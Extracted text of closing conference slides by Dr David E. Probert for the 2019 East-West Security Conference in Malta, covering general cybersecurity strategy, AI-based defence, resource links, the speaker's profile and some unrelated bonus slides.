
St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Guide to **CyberSecurity** Event Recovery:**NIST**

NIST Cyber Security Framework



Free Download: <https://doi.org/10.6028/NIST.SP.800-184>



UK CyberSecurity Strategy: 2016 - 2021



NATIONAL CYBER SECURITY STRATEGY 2016-2021

Defend – Deter - Develop



5 Year Programme Launched by UK Chancellor Philip Hammond: **Tuesday 1st November 2016**

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Assessing the Economic Impact of Artificial Intelligence



Artificial Intelligence in Society



*** 21stC Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Our Cybersecurity Industry 25 Year Challenge:

- *Apply AI Apps for Real-Time Cyber Defence* -



Deploy *Light-Speed "AI-Neural Security"* against the 24/7 Attacks from "*Bad Cyber Guys*"


Wrap-Up: **CyberSecurity** Landscape

- Convergence of Physical & Cybersecurity Operations
- “Cyber” migrates from IT Dept to Main Board: C-Suite
- Intelligent 24/7 “CyberAttacks” @ Mach 1 Million
- Transition from 20thC Tools (Firewalls & Anti-virus) to “Smart Real-Time” 21stC Tools (AI & Machine Learning)
- Emergence of Enterprise “Internet of Things” - IoT
- Evolution of Smart AI Devices, Economy & Society
- Massive growth in AI/ML “Cyber” Business StartUps!...

Now Design & Implement YOUR Business Plan for 21stC “Cyber”!...

“Real-Time Defence” from ***“Cyber Attacks”***

.....Energising YOUR
Business & Government
with an Intelligent 21stC
Cyber\$ecurity \$trategy,
Roadmap & Cyber Tools
will surely increase your
Defence from “Cyber”
Threats and Attacks!



“The Director’s Desk – Scientific Institute – VG Khlopin” - 2002

Pen & Ink Drawing by **Dr Alexander Rimski-Korsakov (1936-2018)**


*** 21stC Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!



St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©





The Surrealistic Paintings of Dr Alexander Rimsky-Korsakov



Web Link: www.valentina.net/ARK3/ark2.html

*** 21stC Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



21stC *Cyber* Finance, *Industry* & *Futures*!

"21stC *CyberSecurity*": Finance, Industry & Futures!



21stC Cyber Trends in **Finance**
- AI & Machine Learning in Banking -

Dr David E. Probert
VAZA International

(1) **Financial** Security



Upgrading **Industrial CyberSecurity**
Securing Critical National Infrastructure

Dr David E. Probert
VAZA International

(2) **Industrial** Security



Intelligent Integrated Security
- CyberCrime, CyberTerror, CyberWar -

Dr David E. Probert
VAZA International

(3) **Intelligent** Security


*** 40th International East-West **Security** Conference: St Julians, Malta - 2019 ***

Download *Cyber* Slides: www.valentina.net/MALTA2019/

Intelligent Integrated Security!...

40th East-West Security Conference: Malta

7. St. Roch Co. Chapel
8. Jesuits Church and College
9. Our Lady Chapel
10. Dominican Church
11. St. Nicolas Chapel
12. St. Catharinas
13. St. John Bap^t Church
14. The Market Place
15. Monastery of St. Ursule
16. New Magazine
17. French Chapel
18. Castille Hotel of Portugal
19. St. Catharines of Italy Cha.
20. St. James Castille
21. Priovalle Church
22. Conservatorie Palace
23. St. Lucie
24. Treasury Palace
25. Chancery Palace
26. German Hotel
27. Arragon Hotel
28. The Barrack



MALTA
-1800-

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta - 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Intelligent Integrated Security!...

40th East-West Security Conference: Malta

Thank-You!

Download Presentation Slides:
www.Valentina.net/MALTA2019/

Download Presentation Slides:
www.Valentina.net/MALTA2019/



Thank you for your time!

Additional *Cybersecurity* Resources

"Master Class - Smart Theory & Practice"	"Master Class 2012 - Smart Design"	"21stC Armenia - 2012: Smart Economy"	"21stC Armenia - 2012: Smart Security"	"21stC Armenia: Smart Governance"
"Real-Time Armenia" - White Paper	"Real-Time Armenia" - Slides	Awesome Armenia: In Photos	Roadmap for Real-Time Armenia- Report	RoadMap for Real-Time Armenia- Slides
"Real-Time Georgia" - GITI 2008 Slides	"Real-Time Georgia" - GITI 2008 Paper	Gorgeous Georgia: In Photos	21stC Georgia: "CyberVardzia" - Paper	21stC Georgia - "CyberVardzia" - Slides
			ITU/CITEL: Cybersecurity in the Americas	ITU/CITEL: Cybersecurity Skills Building

Link: www.valentina.net/vaza/CyberDocs

* 21stC Intelligent Integrated Security *
 ...CyberCrime, CyberTerror & CyberWar!
 St Julians, Malta - 10th / 11th Nov 2019
 © Dr David E. Probert : www.VAZA.com ©



Professional Profile - *Dr David E. Probert*

- **Computer Integrated Telephony (CIT)** – Established and led British Telecom's £25M EIGER Project during the mid-1980s' to integrate computers with telephone switches (PABX's). This resulted in the successful development and launch of CIT software applications for telesales & telemarketing
- **Blueprint for Business Communities** – Visionary Programme for Digital Equipment Corporation during late-1980's that included the creation of the "knowledge lens" and "community networks". The Blueprint provided the strategic framework for Digital's Value-Added Networks Business
- **European Internet Business Group (EIBG)** – Established and led Digital Equipment Corporation's European Internet Group for 5 years. Projects included support for the national Internet infrastructure for countries across EMEA as well as major enterprise, government & educational Intranet deployments. Dr David Probert was a sponsoring member of the European Board for Academic & Research Networking (EARN/TERENA) for 7 years (1991 → 1998)
- **Supersonic Car (ThrustSSC)** – Worked with Richard Noble OBE, and the Mach One Club to set up and manage the 1st Multi-Media and e-Commerce Web-Site for the World's 1st Supersonic Car – ThrustSSC – for the World Speed Record.
- **Secure Wireless Networking** – Business Director & VP for Madge Networks to establish a portfolio of innovative fully secure wireless Wi-Fi IEEE802.11 networking products with technology partners from both UK and Taiwan.
- **Networked Enterprise Security** - Appointed as the New Products Director (CTO) to the Management Team of the Blick Group plc with overall responsibility for 55 professional engineers & a diverse portfolio of hi-tech security products.
- **Republic of Georgia** – Senior Security Adviser – Appointed by the European Union to investigate and then to make recommendations on *all* aspects of IT security, physical security and BCP/DR relating to the Georgian Parliament, and then by UN/ITU to review Cybersecurity for the Government Ministries.
- **UN/ITU** – Senior Adviser – Development of Cybersecurity Infrastructure, Standards, Policies, & Organisations in countries within both Europe & Americas

Dr David E. Probert is a Fellow of the Royal Statistical Society, IEEE Life Member and 1st Class Honours Maths Degree (Bristol University) & PhD from Cambridge University in "Self-Organising Systems" (Stochastic Machine Learning), and his full professional biography is featured in the Marquis Directory of Who's Who in the World: 2007-2020 Editions.

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©




Intelligent Integrated Security!...

40th East West Security Conference: Malta



* BONUS SLIDES *



Security Equipment for *Alpine Ascents*



* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



*** Security Equipment for Alpine Climbing ***

Sunrise on « Barre des Écrins » – 4102metres



Security Equipment includes: **50m Rope, Steel Crampons, Ice-Axe & Screws, Karabiners, Helmet...**

15th Sept 2015: « 7 Alpinistes died in Avalanche »

40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***


...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



1984: “Birth” of Intelligent Networks & “Death” of Personal Privacy ?....



* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



10 Steps To Cyber Security



